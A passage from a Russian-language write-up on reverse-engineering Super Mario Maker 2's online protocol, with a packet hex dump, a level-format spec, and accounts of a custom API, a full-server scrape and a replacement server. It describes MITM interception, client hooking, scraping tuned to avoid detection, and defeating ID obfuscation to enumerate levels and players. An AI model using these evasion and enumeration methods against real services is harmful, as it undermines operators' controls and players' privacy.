00000050 | 03 00 55 53 00 01 22 55 32 9D 1F 00 00 00 00 00

 |-----|
00000060 | 00 00 00 00 00 00 00 00 00 00 00 00 00 0F 00 00

 Versus Rating Versus Rank Versus Plays
 |-----| |-----| |-----|
 Multiplayer stats
 -----|-----|-----|
00000070 | 00 00 32 00 00 00 01 01 00 00 00 02 01 00 00 00

 Versus Won Versus Lost Versus Win Streak
 |-----| |-----| |-----|
 -----|-----|-----|
00000080 | 03 01 00 00 00 04 00 00 00 00 05 01 00 00 00 06

 Versus Lose Streak Versus Disconnects Versus Kills
 |-----| |-----| |-----| |-----|
 -----|-----|-----|-----|
```

```

00000090 | 00 00 00 00 07 00 00 00 00 08 00 00 00 00 09 00
Versus Killed By Others COOP Plays COOP Clears
-----| |-----| |-----| |-----
000000a0 | 00 00 00 0A 00 00 00 00 0B 00 00 00 00 0C FA 05

"Recent Performance"
-----|
000000b0 | 00 00 0D 4A 01 00 00 0E 5D 8D 5B 00 00 00 00 00

000000c0 | 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 42

Time Last Uploaded Level
-----|
000000d0 | C8 1E 00 00 00 00 00 09 00 00 00 00 00 00 42 C8
000000e0 | 1E 00 00 00 01 00 00 00 00 00 00 01 01 00 00 00
000000f0 | 01 00 69 00

*Protocol ID: старший бит указывает направление
(1: client -> server, 0: server -> client)
*Method ID: старший бит указывает направление
(0: client -> server, 1: server -> client)

```

Поскольку заголовок пакета NEX PRUDP Lite (версия протокола, используемая на Switch) является постоянным, а формат полезной нагрузки использует хорошо документированный формат protocol buffer, процесс документирования новых методов становится простым. С помощью Charles Proxy, с SSL-сертификатами, дампы с железа, и фильтрацией по хосту g22306d00-lp1.s.n.srv.nintendo.net (где 22306d00 — ID сервера для SMM2), можно сохранять сообщения WebSocket в директорию и открывать их в hex-редакторе, проверяя Protocol ID и Method ID.

## 2.3 Открытие публичного API

Начало проекта кастомного клиента [32] требует ответа на несколько непростых вопросов. Например: сколько лет вы планируете поддерживать его актуальность вместе с родительским сервисом? Готовы ли вы рисковать собственными учётными данными, особенно если они стоят денег? Как ограничить запросы, чтобы родительский сервис не мог обнаружить вашу активность? Стоит ли ограничить доступ к части конечных точек, чтобы уменьшить злоупотребления? Стоит ли делать проект открытым? Есть ли вообще заинтересованные пользователи? На одни из этих вопросов я знал ответ ещё при выпуске. На другие — пришлось отвечать на горьком опыте.

Первый вопрос, который я задал себе, касался затрат. К тому времени я всё больше переходил на PC-игры, поэтому несколько не переживал за риск для своей консоли. Второй, более важный для меня вопрос состоял в том, будут ли люди этим пользоваться. Я хакер, так что ответ всегда начинается с «Не важно», но если серьёзно — у меня было смутное представление о том, в какой объём работы я ввязываюсь. Я и не подозревал, что будет дальше.

Этот период разработки был также захватывающим: я открывал недокументированные поля, а игроки сообщества вносили изменения в уровень или пользовательский аккаунт, наблюдая за тем, как эти недокументированные поля менялись. Этот совместный процесс привёл к обнаружению данных, которые мы не ожидали найти в игре, — или которым не было никакого интерфейса для отображения. Если бы мне пришлось самостоятельно искать эти неизвестные поля, разработка API заняла бы ещё несколько недель.

Наконец, API является прекрасным примером возврата фида людям. Фид действительно наш: мы создавали контент в нём! От файлов уровней до комментариев и событий Ninji — доступ к этим данным возвращает игрокам часть того, что они вложили, а также позволяет сообществу понять



нашу игру в целом.

## 2.4 Сцена адаптируется

Первоначальный релиз оказался неожиданным в том смысле, что ожидаемый мной сценарий использования не материализовался сразу. Я ожидал, что будут выполняться запросы к пользователям, уровням, таблицам лидеров. Я ожидал, что стримеры будут использовать OCR-чтение с карт захвата, чтобы автоматически получать информацию об уровне, который они проходят. Однако кастомные клиенты открывают совершенно новые возможности.

В режиме *Ninji*, где игроки гонятся на уровнях в течение недели, а таблица лидеров закрыта, нет способа узнать ранг других игроков. Поэтому игроки были вынуждены сообщать свои ранги в централизованном месте или проверять новые посты в Twitter. Но реально — никакого способа узнать ранг другого игрока прямо в игре нет.

`GetEventCourseGhost` (метод 157) предназначен для возврата списка реплеев — или «призраков», как они называются внутри, — которые движутся рядом с вами во время игры. Можно запросить до 20 штук, приблизительно центрированных вокруг заданного времени в миллисекундах (задумано в игре как ваш текущий личный рекорд). Ключевой момент — это заданное время. Если сделать достаточно запросов с рандомизированной длительностью от 0 до 500 секунд, в конечном счёте последующие вызовы будут возвращать только дублирующиеся записи.

Максимальное количество уникальных игроков в любом событии (поскольку более быстрые результаты вытесняют медленные) достигает 365 тысяч [24], поэтому этот процесс сравнительно быстрый. После сортировки времён и проверки известных рангов по их порядку в этом списке неизвестные — случайно или намеренно — результаты могут быть добавлены в таблицу лидеров [23].

Возможность автоматизировать прежде невозможные задачи означает также возможность автоматизировать очень утомительные задачи. После того как предыдущие таблицы лидеров событий были заполнены, можно было следить за текущими активными событиями в реальном времени. Это позволяет получать довольно полную историю мировых рекордов.

Одно дело — обеспечить более полный сбор исторических данных, и совсем другое — влиять на активную соревновательную сцену. Сделаем небольшое отступление и поговорим о файлах уровней.

К концу 2021 года формат уровня был хорошо известен [25]. Это упакованный бинарный формат в *little-endian*. Файл всегда имеет одинаковый размер, поскольку списки переменной длины — для объектов, тайлов земли и других данных — размещены в области фиксированной длины, инициализированной нулями. Эти файлы также «зашифрованы» по простой схеме: экземпляр `sead::Random` (простой генератор псевдослучайных чисел, используемый рядом игр для Switch) инициализируется случайными байтами, которые затем встраиваются в файл уровня, и после этого используется для инициализации экземпляра AES-128, чей начальный вектор также встроен в файл уровня; именно им зашифровывается файл, отправляемый клиенту [26]. Хотя эта схема требует блока в самой игре для выполнения AES, этот блок был легко найден и дампнут. В результате каждый файл уровня с серверов весит значительно больше, чем необходимо. Расшифровав, а затем `gzip`-сжав файл уровня, можно уменьшить его размер с 0x5BFD байт до 3 килобайт — в восемь раз.

```
meta:
 id: level
 endian: le
seq:
 - id: start_y
 type: u1
```

- doc: Starting Y position of level
- id: goal\_y
  - type: u1
  - doc: Y position of goal
- id: goal\_x
  - type: s2
  - doc: X position of goal
- id: timer
  - type: s2
  - doc: Starting timer
- id: clear\_condition\_magnitude
  - type: s2
  - doc: Clear condition magnitude
- id: year
  - type: s2
  - doc: Year made
- id: month
  - type: s1
  - doc: Month made
- id: day
  - type: s1
  - doc: Day made
- id: hour
  - type: s1
  - doc: Hour made
- id: minute
  - type: s1
  - doc: Minute made
- id: autoscroll\_speed
  - type: u1
  - enum: autoscroll\_speed
  - doc: Autoscroll speed
- id: clear\_condition\_category
  - type: u1
  - enum: clear\_condition\_category
  - doc: Clear condition category
- id: clear\_condition
  - type: s4
  - enum: clear\_condition
  - doc: Clear condition
- id: unk\_gamever
  - type: s4
  - doc: Unknown gamever
- id: unk\_management\_flags
  - type: s4
  - doc: Unknown management\_flags
- id: clear\_attempts
  - type: s4
  - doc: Clear attempts
- id: clear\_time
  - type: s4
  - doc: Clear time
- id: unk\_creation\_id
  - type: u4
  - doc: Unknown creation\_id
- id: unk\_upload\_id
  - type: s8
  - doc: Unknown upload\_id
- id: game\_version
  - type: s4
  - enum: game\_version
  - doc: Game version level was made in
- id: unk1
  - size: 0xBD
- id: gamestyle
  - type: s2
  - enum: gamestyle
  - doc: Game style
- id: unk2
  - type: u1
- id: name

```

 type: str
 size: 0x42
 encoding: UTF-16LE
- id: description
 type: str
 size: 0xCA
 encoding: UTF-16LE
- id: overworld
 type: map
- id: subworld
 type: map
enums:
 gamestyle:
 12621: smb1
 13133: smb3
 22349: smw
 21847: nsmbw
 22323: sm3dw
 clear_condition_category:
 0: none
 1: parts
 2: status
 3: actions
 game_version:
 0: v1_0_0
 1: v1_0_1
 2: v1_1_0
 3: v2_0_0
 4: v3_0_0
 5: v3_0_1
 33: unk
 clear_condition:
 0: none
 137525990: reach_the_goal_without_landing_after_leaving_the_ground
 199585683: reach_the_goal_after_defeating_at_least_all_mechakoopa
 ...
 autoscroll_speed:
 0: x1
 1: x2
 2: x3
types:
 map:
 seq:
 - id: theme
 type: u1
 enum: theme
 doc: Map theme
 - id: autoscroll_type
 type: u1
 enum: autoscroll_type
 doc: Autoscroll type
 - id: boundary_type
 type: u1
 enum: boundary_type
 doc: Boundary type
 - id: orientation
 type: u1
 enum: orientation
 doc: Orientation
 - id: liquid_end_height
 type: u1
 doc: Liquid end height
 - id: liquid_mode
 type: u1
 enum: liquid_mode
 doc: Liquid mode
 - id: liquid_speed
 type: u1
 enum: liquid_speed
 doc: Liquid speed
 - id: liquid_start_height

```

```
 type: u1
 doc: Liquid start height
- id: boundary_right
 type: s4
 doc: Right boundary
- id: boundary_top
 type: s4
 doc: Top boundary
- id: boundary_left
 type: s4
 doc: Left boundary
- id: boundary_bottom
 type: s4
 doc: Bottom boundary
- id: unk_flag
 type: s4
 doc: Unknown flag
- id: object_count
 type: s4
 doc: Object count
- id: sound_effect_count
 type: s4
 doc: Sound effect count
- id: snake_block_count
 type: s4
 doc: Snake block count
- id: clear_pipe_count
 type: s4
 doc: Clear pipe count
- id: piranha_creeper_count
 type: s4
 doc: Piranha creeper count
- id: exclamation_mark_block_count
 type: s4
 doc: Exclamation mark block count
- id: track_block_count
 type: s4
 doc: Track block count
- id: unk1
 type: s4
- id: ground_count
 type: s4
 doc: Ground count
- id: track_count
 type: s4
 doc: Track count
- id: ice_count
 type: s4
 doc: Ice count
- id: objects
 type: obj
 repeat: expr
 repeat-expr: 2600
 doc: Objects
- id: sounds
 type: sound
 repeat: expr
 repeat-expr: 300
 doc: Sound effects
- id: snakes
 type: snake
 repeat: expr
 repeat-expr: 5
 doc: Snake blocks
- id: clear_pipes
 type: clear_pipe
 repeat: expr
 repeat-expr: 200
 doc: Clear pipes
- id: piranha_creepers
 type: piranha_creeper
```

```

 repeat: expr
 repeat-expr: 10
 doc: Piranha creepers
 - id: exclamation_blocks
 type: exclamation_block
 repeat: expr
 repeat-expr: 10
 doc: ! Blocks
 - id: track_blocks
 type: track_block
 repeat: expr
 repeat-expr: 10
 doc: Track blocks
 - id: ground
 type: ground
 repeat: expr
 repeat-expr: 4000
 doc: Ground tiles
 - id: tracks
 type: track
 repeat: expr
 repeat-expr: 1500
 doc: Tracks
 - id: icicles
 type: icicle
 repeat: expr
 repeat-expr: 300
 doc: Icicles
 - id: unk2
 size: 0xDBC
enums:
 theme:
 0: overworld
 1: underground
 2: castle
 3: airship
 4: underwater
 5: ghost_house
 6: snow
 7: desert
 8: sky
 9: forest
 autoscroll_type:
 0: none
 1: slow
 2: normal
 3: fast
 4: custom
 boundary_type:
 0: built_above_line
 1: built_below_line
 orientation:
 0: horizontal
 1: vertical
 liquid_mode:
 0: static
 1: rising_or_falling
 2: rising_and_falling
 liquid_speed:
 0: none
 1: x1
 2: x2
 3: x3
obj:
 seq:
 - id: x
 type: s4
 doc: X coordinate
 - id: y
 type: s4
 doc: Y coordinate

```

- id: unk1
  - type: s2
- id: width
  - type: u1
  - doc: Width
- id: height
  - type: u1
  - doc: Height
- id: flag
  - type: s4
  - doc: Flag
- id: cflag
  - type: s4
  - doc: CFlag
- id: ex
  - type: s4
  - doc: Ex
- id: id
  - type: s2
  - enum: obj\_id
  - doc: ID
- id: cid
  - type: s2
  - doc: CID
- id: lid
  - type: s2
  - doc: LID
- id: sid
  - type: s2
  - doc: SID

enums:

- obj\_id:
  - 0: goomba
  - 1: koopa
  - 2: piranha\_flower
  - ...

sound:

- seq:
  - id: id
    - type: u1
    - doc: Sound type
  - id: x
    - type: u1
    - doc: X position
  - id: y
    - type: u1
    - doc: Y position
  - id: unk1
    - type: u1

snake:

- seq:
  - id: index
    - type: u1
    - doc: Snake block index
  - id: node\_count
    - type: u1
    - doc: Snake block node count
  - id: unk1
    - type: u2
  - id: nodes
    - type: snake\_node
    - repeat: expr
    - repeat-expr: 120
    - doc: Snake block nodes

snake\_node:

- seq:
  - id: index
    - type: u2
    - doc: Snake block node index
  - id: direction
    - type: u2

```

 doc: Snake block node direction
 - id: unk1
 type: u4
clear_pipe:
 seq:
 - id: index
 type: u1
 doc: Clear pipe index
 - id: node_count
 type: u1
 doc: Clear pipe node count
 - id: unk
 type: u2
 - id: nodes
 type: clear_pipe_node
 repeat: expr
 repeat-expr: 36
 doc: Clear pipe nodes
clear_pipe_node:
 seq:
 - id: type
 type: u1
 doc: Clear pipe node type
 - id: index
 type: u1
 doc: Clear pipe node index
 - id: x
 type: u1
 doc: Clear pipe node X position
 - id: y
 type: u1
 doc: Clear pipe node Y position
 - id: width
 type: u1
 doc: Clear pipe node width
 - id: height
 type: u1
 doc: Clear pipe node height
 - id: unk1
 type: u1
 - id: direction
 type: u1
 doc: Clear pipe node direction
piranha_creeper:
 seq:
 - id: unk1
 type: u1
 - id: index
 type: u1
 doc: Piranha creeper index
 - id: node_count
 type: u1
 doc: Piranha creeper node count
 - id: unk2
 type: u1
 - id: nodes
 type: piranha_creeper_node
 repeat: expr
 repeat-expr: 20
 doc: Piranha creeper nodes
piranha_creeper_node:
 seq:
 - id: unk1
 type: u1
 - id: direction
 type: u1
 doc: Piranha creeper node direction
 - id: unk2
 type: u2
exclamation_block:
 seq:

```

- id: unk1
  - type: u1
- id: index
  - type: u1
  - doc: ! block index
- id: node\_count
  - type: u1
  - doc: ! block node count
- id: unk2
  - type: u1
- id: nodes
  - type: exclamation\_block\_node
  - repeat: expr
  - repeat-expr: 10
  - doc: ! block nodes

exclamation\_block\_node:

- seq:
  - id: unk1
    - type: u1
  - id: direction
    - type: u1
    - doc: ! block node direction
  - id: unk2
    - type: u2

track\_block:

- seq:
  - id: unk1
    - type: u1
  - id: index
    - type: u1
    - doc: Track block index
  - id: node\_count
    - type: u1
    - doc: Track block node count
  - id: unk2
    - type: u1
  - id: nodes
    - type: track\_block\_node
    - repeat: expr
    - repeat-expr: 10
    - doc: Track block nodes

track\_block\_node:

- seq:
  - id: unk1
    - type: u1
  - id: direction
    - type: u1
    - doc: Track block node direction
  - id: unk2
    - type: u2

ground:

- seq:
  - id: x
    - type: u1
    - doc: Ground tile X position
  - id: y
    - type: u1
    - doc: Ground tile Y position
  - id: id
    - type: u1
    - doc: Ground tile id
  - id: background\_id
    - type: u1
    - doc: Ground tile background tile

track:

- seq:
  - id: unk1
    - type: u2
  - id: flags
    - type: u1
    - doc: Track flags



```

- id: x
 type: u1
 doc: Track X position
- id: y
 type: u1
 doc: Track Y position
- id: type
 type: u1
 doc: Track type
- id: lid
 type: u2
 doc: Track LID
- id: unk2
 type: u2
- id: unk3
 type: u2
icicle:
 seq:
 - id: x
 type: u1
 doc: Icicle X position
 - id: y
 type: u1
 doc: Icicle Y position
 - id: type
 type: u1
 doc: Icicle type
 - id: unk1
 type: u1

```

Предыдущий файл Kaitai Struct, представляющий формат уровня, можно найти на HuggingFace [43].

Возвращаясь к одной из наиболее важных отсутствующих функций в SMM2 — невозможности просматривать уровни: способность отображать уровни из их файлов оказалась бы ещё более мощной, чем та функция, которую мы потеряли из SMM1. Внешний рендеринг уровней позволил бы игроку просматривать их, не нарушая своего прогресса в игре. К счастью, будучи 2D-платформером, SMM2 легко отрендерить в изображение при наличии правильных ресурсов и понимания формата файла.

К тому времени, как API стал публичным, на основе формата уровня уже разрабатывался проект просмотрщика уровней на C# [27], вскоре за которым последовала браузерная реализация [28]. Этот просмотрщик был разработан путём дампа сохранений игры, поэтому он приносил пользу только игрокам, способным запускать кастомную прошивку. Конечная точка API `/level_data` возвращает тот же формат со схожей схемой шифрования, поэтому она может служить альтернативным источником данных для просмотрщика уровней. После интеграции API в просмотрщик уровней обычный игрок смог просматривать уровни.

Итак, помимо экономии времени, что даёт возможность просматривать уровни игрокам? В игре можно видеть только небольшой прямоугольник вокруг Марио. Игрок не может перемещать экран независимо от позиции Марио, поэтому достаточно хитрый создатель мог спроектировать маршрут, видимый в редакторе, но невидимый или трудно находимый в игре. Например, скрытые блоки, которые раскрываются в игре только когда игрок ударяет по ним снизу, в просмотрщике уровней видны так же ясно, как и любой другой блок.

Нередко создатели поступают так для того, чтобы загрузить уровни, которые необходимо пройти хотя бы один раз, превосходящие их собственный навык. Иногда создатели действительно хотят загрузить «непроходимые» уровни ради эффекта шока. В обоих случаях игроки будут пытаться пройти легитимный маршрут и обнаружат, что это сложнее, чем ожидалось, или вовсе невозможно. Поскольку соревновательная сцена SMM2 в основном посвящена прохождению невероятно сложных уровней, тонкая грань между «невероятно сложным» и «непроходимым» крайне важна.

В результате «девелоперские выходы» — как их называют — были обнаружены на многих существующих сложных уровнях. Поскольку такой способ искусственно завышать сложность уровня перестал работать, создателям пришлось строить маршруты в расчёте на то, что любой игрок сможет их раскрыть.

Кастомные клиенты, особенно в игровых сообществах, неизбежно порождают дискуссии о честности. Просмотрщик уровней вызвал немало критики за то, что искусственно упрощал оценку сложности уровня до его прохождения — что в сочетании с определёнными игровыми режимами может давать нечестное преимущество. Однако способность выявлять девелоперские выходы в конечном счёте убедила многих игроков в его важности в метаигре. А с нормализацией просмотрщика уровней в социальных сетях и на стриминговых площадках его использование в итоге стало соревновательной необходимостью, чтобы не отставать от других игроков.

## 2.5 Скрейп

Получив доступ к потоку данных, крайне важно снизить зависимость от него. Компания, управляющая фидом, делает всё возможное, чтобы вас заблокировать. Поэтому я начал изучать дополнительные конечные точки в надежде запросить все данные на серверах.

Например, комментарии к уровням. Они бывают нескольких типов: текстовые, реакции-изображения и рисунки. Оказалось, что рисунки — это GZIP-сжатые RGBA-битмапы размером 320x180, доступные с внешнего сервера.

```
response = await http.get(comment.picture.url,
 headers=custom_comment_image_headers)
img = Image.frombuffer("RGBA", (320, 180),
 zlib.decompress(response.body), "raw", "RGBA", 0, 1)
```

Комментарии также могут быть привязаны к конкретному месту в уровне и могут требовать прохождения уровня перед просмотром. Эта конечная точка дала представление о творческой стороне игры, которая обычно недоступна за пределами официального клиента [29].

После обнаружения почти всех конечных точек, с документированием как полей запросов, так и ответов, пришло время начать скрейпинг.

Ключевые соображения при эффективном скрейпинге: как запросить как можно больше данных, как оставаться незамеченным и как узнать, что работа завершена.

Сначала я попробовал делать запросы к бесконечной конечной точке. Бесконечный режим — это режим, в котором игрок должен пройти как можно больше уровней, начав с фиксированным количеством жизней. Можно выбрать один из четырёх уровней сложности, где каждому уровню на серверах присваивается своя сложность. Если Nintendo дополнительно не приоритизирует уровни по определённым критериям — например, количеству прохождений или соотношению лайков и дизлайков — эта конечная точка в основном случайным образом распределена. Звучит неплохо, но на практике загружено более 25 миллионов уровней. При тестировании такой подход, по всей видимости, займёт несколько лет.

К тому же — как вообще убедиться, что получены все уровни? Уровни идентифицируются по 9 буквам и цифрам, из которых убраны визуально схожие символы. Эта последовательность букв и цифр служит лишь для удобства использования, поскольку представляет собой 30-символьный алфавитно-побитовый номер. Побитово кодируется и то, относится ли ID к уровню или к «мейкеру», а также контрольная сумма. Затем этот номер подвергается XOR-преобразованию, которое, по всей видимости, перемешивает ID [30]. Причина этого перемешивания заключается в том, что игры, использующие протокол DataStore NEX, выделяют новым объектам непрерывно увеличивающийся ID, известный как data ID.

```
def course_id_to_dataid(id):
```

[illegible]

При преобразовании в ID уровня или ID мейкера XOR скрывает тот факт, что ID является инкрементирующимся — вероятно, в попытке предотвратить перебор всех уровней или мейкеров в недобросовестных целях. Однако мы знаем алгоритм, поэтому этот обратимый алгоритм просто означает, что существуют два способа представить уровень или мейкера.

Поскольку он инкрементирующийся — с чего начинать? Не с 0. Область Data ID ниже 3 миллионов в SMM2 не поддаётся запросу. При ручном тестировании первый найденный в игре уровень — 4RF-XV8-WCG, data ID 3000004, загружен 27.06.19 в 02:05, за день до официального релиза игры. С помощью метода SearchCoursesLatest (метод 73), используемого в игре для возврата случайного списка недавних уровней, я получил data ID, близкий к наиболее недавно выделенному — на тот момент около 40000000. Используя этот подход, можно одновременно запросить информацию о 500 уровнях с помощью GetCourses (метод 70). Уровни, удалённые с тех пор, — их ID не перераспределяется — возвращают пустую информацию, которую можно игнорировать. Это основной подход для уровней.

Далее — игроки, или мейкеры, как их иногда называют, которых нельзя запросить так же легко. Вместо того чтобы запрашивать игроков напрямую, нужно обратиться к другим методам.

В игре можно запрашивать ряд списков — таблицы лидеров игроков и списки уровней с фильтром поиска. Также можно запросить последних 1000 игроков на уровне, включая информацию о том, лайкнули и/или прошли ли они его. Информация об уровне включает игроков, которые его создали, первыми прошли и имеют текущий мировой рекорд — поэтому мы также воспользуемся нашим потенциальным списком из 37 миллионов уровней.

Причина, по которой игроков нельзя запросить легко, состоит в том, что их эквивалент «data ID» не является внутренним ID, используемым игрой. Тогда как уровень ассоциируется со своим data ID во всех частях игры, соответствующий data ID для maker ID используется только Nintendo для генерации этого maker ID и в дальнейшем игнорируется. Игра на самом деле использует PID (Principal ID) для обращения к игрокам — это случайные беззнаковые 64-битные целые числа на Switch. Преобразование PID в maker ID необратимо. Хотя одно можно использовать для запроса другого, нужное нам направление — maker ID в PID — может быть выполнено только методом GetUserOrCourse (метод 131), и поддерживает только один maker ID за раз. Используемый в игре для строки поиска, он не оптимизирован для скорости. Лучшее, что можно сделать — это просто собрать все PID из других методов, предполагая, что для каждого игрока в игре выполняется хотя бы одно из следующих условий:

- Создал уровень
- Первым прошёл уровень
- Имеет активный мировой рекорд на уровне
- Был одним из последних 1000 игроков, сыгравших на уровне (независимо от результата)
- Сыграл в событийный уровень Ninji, пока оно было активным
- Входит в топ-1000 игроков в любой внутриигровой таблице лидеров (количество очков мейкера, счёт в бесконечном режиме и т.д.)

После завершения работы с данными Ninji — единственными доступными для запроса реплеями в игре — и вызова остальных реализованных мной методов для каждого собранного игрока скрейп был завершён. Он занял 3 месяца и выполнялся на гигабитном интернет-соединении в общежитии моего университета. Результат я загрузил на HuggingFace в надежде, что исследователи машинного обучения смогут интерпретировать его и сделать интересные выводы. Или он поможет в обучении LLM или дискретных диффузионных моделей.

## 2.6 Открытие публичного сервера

После завершения скрейпа имело смысл полностью заменить фид. Под этим я имею в виду классический финальный рубеж в моддинге игр, связанный с переимплементацией протокола: кастомные серверы. Таким образом никакое техническое ограничение или действие со стороны Nintendo не будет иметь последствий.

Кастомные клиенты — тема этой статьи и моя основная работа — являются исключительной отправной точкой и единственным способом получать живые данные из фида, а также быть более непосредственно используемыми аудиторией. Кастомные серверы, однако, — лучший способ развить кастомный клиент. При наличии модифицированного официального клиента или другого кастомного клиента можно полностью подключиться к новому фиду. Компания, стоящая за фидом, может не быть заинтересована в архивировании, или не выпускать своевременных обновлений, или закрыть сервис без какого-либо возмещения. Поскольку к тому времени SMM2 существовала уже около 5 лет, не было — и до сих пор нет — ничего невозможного в том, что Nintendo рассматривает закрытие серверов в ближайшие несколько лет.

Этот финальный шаг стал возможным благодаря помощи ряда разработчиков, начавших создавать инструменты на основе API после технических открытий: Kramer, Wizulus, jneen и Shadow. Kramer начал разрабатывать сервер на Golang, реализующий протокол NEX, используя NintendoClients в качестве основы. Когда он обратился к нам, мы начали вносить вклад.

NEX имеет спасательный круг в плане разработки кастомных серверов: бинарный формат запросов и ответов очень похож. Одинаковая схема версионирования, одинаковый формат protobuf и в целом протокол «один запрос — один ответ». Иными словами, NEX — это RPC-протокол. RPC-протоколы легче переимплементировать, поскольку нужно лишь найти пакеты, которые точно являются запросами, и наблюдать за тем, что идёт сразу после, зная, что большая часть ответа определяется только данными запроса. Безусловно, это проще альтернативы — но запросы server -> client всё равно сложны.

Например, RegisterUser (метод 47), по всей видимости, предполагает единственный вызов с важной пользовательской информацией. Нам нужно знать несколько вещей о новом пользователе, чтобы другие методы на сервере работали (например, GetUsers), поэтому понимание полезной нагрузки запроса критично. Поскольку этот метод никогда не был открыт в публичном API, он не был задокументирован ни мной, ни другими. Среди необходимых нам данных — имена пользователей, аватары и регионы. С чего начать разбор полезной нагрузки запроса?

Вместо того чтобы точечно изменять саму отправляемую полезную нагрузку, мы изменяем чёрный ящик, её генерирующий, — то есть официальный клиент. Что меняется, если изменить имя пользователя? Что меняется, если изменить аватар? И не только что меняется, но и как часто. Часовая MITM-сессия может потребоваться только для того, чтобы выяснить, когда вообще срабатывает этот метод. Мы обнаружили, что это не строго метод регистрации пользователей: это действительно первый идентифицирующий запрос официального клиента, но также и метод изменения пользователей. Изменения имени пользователя запускают этот метод, поэтому нельзя создавать профиль пользователя в базе данных без проверки того, не встречали ли мы этого игрока ранее.

Но что в получаемой полезной нагрузке является идентифицирующим? Нам передаётся имя пользователя, текущий образ, аватар, регион, код страны и ID устройства. Из всех этих полей ID устройства кажется наиболее перспективным идентификатором. Действительно, на официальном клиенте это поле идентифицирует железо, но мы столкнулись с проблемой при замене официального клиента кастомным — а именно эмулятором Nintendo Switch. RyujiX не имеет аппаратного ID, это портативный эмулятор, который вполне может работать как на хромбуке, так и на Windows-PC! Поэтому их решение — отправлять `0xcafe` [34].

Мы можем найти собственное решение. Способ, которым мы модифицируем официальный клиент для перенаправления вызовов на наш кастомный сервер — это перехват функции, вызывающей `snprintf` для генерации начального http-запроса WebSocket-соединения. Вместо того чтобы просто скопировать http-вызов официального клиента и вставить только наш домен, как мы делали прежде, мы можем добавить собственный заголовок с нашей идентифицирующей информацией. Аккаунт игрока полностью независим от Nintendo. Это означает, что они могут зарегистрироваться на нашем сайте и получить файл с учётными данными и скомпилированный мод, которые добавляются на их эмулируемую SD-карту или на настоящую SD-карту при использовании кастомной прошивки на Switch, — и кастомный сервер будет обращаться с ними одинаково.

Кастомным серверам также необходимо убедить официальный клиент в том, что они легитимны. Все запросы `GetUser`, относящиеся к текущему пользователю, должны отправлять тот же PID, что и ID устройства пользователя. Но мы уже установили, что RyujiX отправляет одну и ту же константу для всех. Чтобы предотвратить краш, этот PID нужно заменить на `0xcafe`. Другой пример — `GetEndlessModePlayInfo` (метод 115). Этот метод постоянно вызывается во время прохождения бесконечного режима и должен возвращать актуальную информацию обо всех активных бесконечных забегах, включая все пройденные уровни. Поэтому вызовы `StartEndlessModeCourse`, `DominateEndlessModeCourse` (завершение), `PassEndlessModeCourse` (пропуск), `SuspendEndlessMode` (выход) и `FinishEndlessMode` (конец игры) должны записывать новый статус бесконечного забега — иначе клиент будет вести себя непредсказуемо. Количество монет, оставшиеся жизни и другие переменные также должны поддерживаться в актуальном состоянии.

Другая проблема состоит в том, что официальный клиент отправляет только фиксированный набор запросов. Всё, с чем сервер может работать — это то, что клиент отправляет, когда хочет. Некоторую информацию, которую мы хотели бы отслеживать — например, реплеи каждого забега — клиент не отправляет. `StartEndlessModeCourse` (метод 110), например, является единственным способом, которым кастомный сервер узнаёт о смерти игрока на уровне во время бесконечного прохождения. Тот же уровень можно начать снова только если игрок умер или начал заново — что в игре является смертью.

Получив кастомный сервер, можно начать экспериментировать с клиентом как формой моддинга. Популярный вызов в SMM2 — IronBROS: прохождение 50 уровней в бесконечном режиме Normal без смерти. Можно ли принудить выполнение требования «без смерти» на сервере? Оказалось — нельзя: сервер не имеет возможности завершить бесконечную попытку. Уровни в основном проходятся офлайн, а статистика прохождения отправляется на сервер после, поэтому такие переменные, как количество смертей, отслеживаются на стороне клиента. Но с клиентским модом — который у нас уже есть для перенаправления запросов на кастомный сервер — мы можем добавить собственную функциональность.

Одним из опробованных мной и давших результат решений стал WebAssembly-бинарник, загружаемый на наш сайт и привязываемый к уровню. Клиентский мод встраивал функцию в функцию, вызываемую при старте уровня, которая скачивала этот WebAssembly и выполняла его, с аналогичным хуком для отката изменений. Таким образом уровни могли иметь кастомные моды — например, изменение гравитации или масштаба игрока.

После того как мы стали владельцами сервера, можно также увидеть, какая информация отправляется официальным клиентом, но навсегда заперта на официальных серверах без возможности запроса. Мы знали о реплее Ninji, поскольку официальный клиент запрашивает его для отображения в игре. Мы также знаем, как его разбирать [37]. Этот реплей хранит позицию игрока во время забега каждые 4 кадра и состояние анимации, поэтому существует только для воспроизведения этого забега. Всегда существовали теории о другом типе реплея: реплее ввода.

Эти реплеи, по всей видимости, анализировались для бана игроков, читерящих во время забега, — например, устанавливающих координаты игрока у флагштока в начале забега. Мы подтвердили, что это действительно происходит: при загрузке уровня и при установлении мирового рекорда на онлайн-уровне. `PreparePostRelationObject` (метод 132) отвечает за обработку ряда бинарных блоков, публикуемых на сервере, — таких как миниатюры загружаемых уровней и реплеи Ninji, — но значения enum 5 (загрузка) и 6 (мировой рекорд) соответствуют этим гипотетическим реплеям ввода. И этот метод всегда вызывается незадолго до `PostPlayResult` (метод 96), отвечающего за обновление статистики уровня, когда игрок проходит его или погибает. После некоторой работы я обнаружил, что это действительно реплей ввода — такой же, как в `Tool Assisted Speedrun`, — который Nintendo могла воспроизвести сама с помощью отладочного клиента для верификации забегов [38].

Со временем этот кастомный сервер, называемый `OpenCourseWorld` [39], стал прибежищем для создателей «троллейных» уровней или уровней с эксплойтами. Благодаря нашей политике «никаких удалений уровней» наш сервер теперь является эффективным архивом для уровней, которые хотят, чтобы их проходили игроки, но не желают рисковать закрытием фида.

## 2.7 Новая эра в SMM2

Публичный API и последовавшие технические исследования изменили то, как игроки взаимодействуют с этой игрой, оставленной Nintendo. Стримеры используют просмотрщики уровней — в первую очередь разработанный `Wizulus` [40] — для проверки того, что присылают пользователи, и чтобы пропускать утомительные уровни от «маленького Тимми» в бесконечном режиме. Поисковик уровней — одна из удалённых функций SMM1 — был создан благодаря регулярному пополнению локального архива уровней, собранных через `SearchCoursesLatest` и `GetCourses`; он позволяет игрокам находить то, что внутриигровой фильтр делает излишне трудным для поиска [41]. Команды игроков, прежде вручную искавших уровни определённого типа, больше не нуждаются в этом — например, команда `0%` [42], использовавшая скрейп для получения актуального списка непройденных уровней и движения вперёд.

Теперь игра находится в ориентированном на данные будущем. Не скованные строгими правилами фида от Nintendo, игроки свободны выбирать новые способы игры. Кастомный клиент полностью преобразил эту сцену.

## 2.8 Горькое напоминание

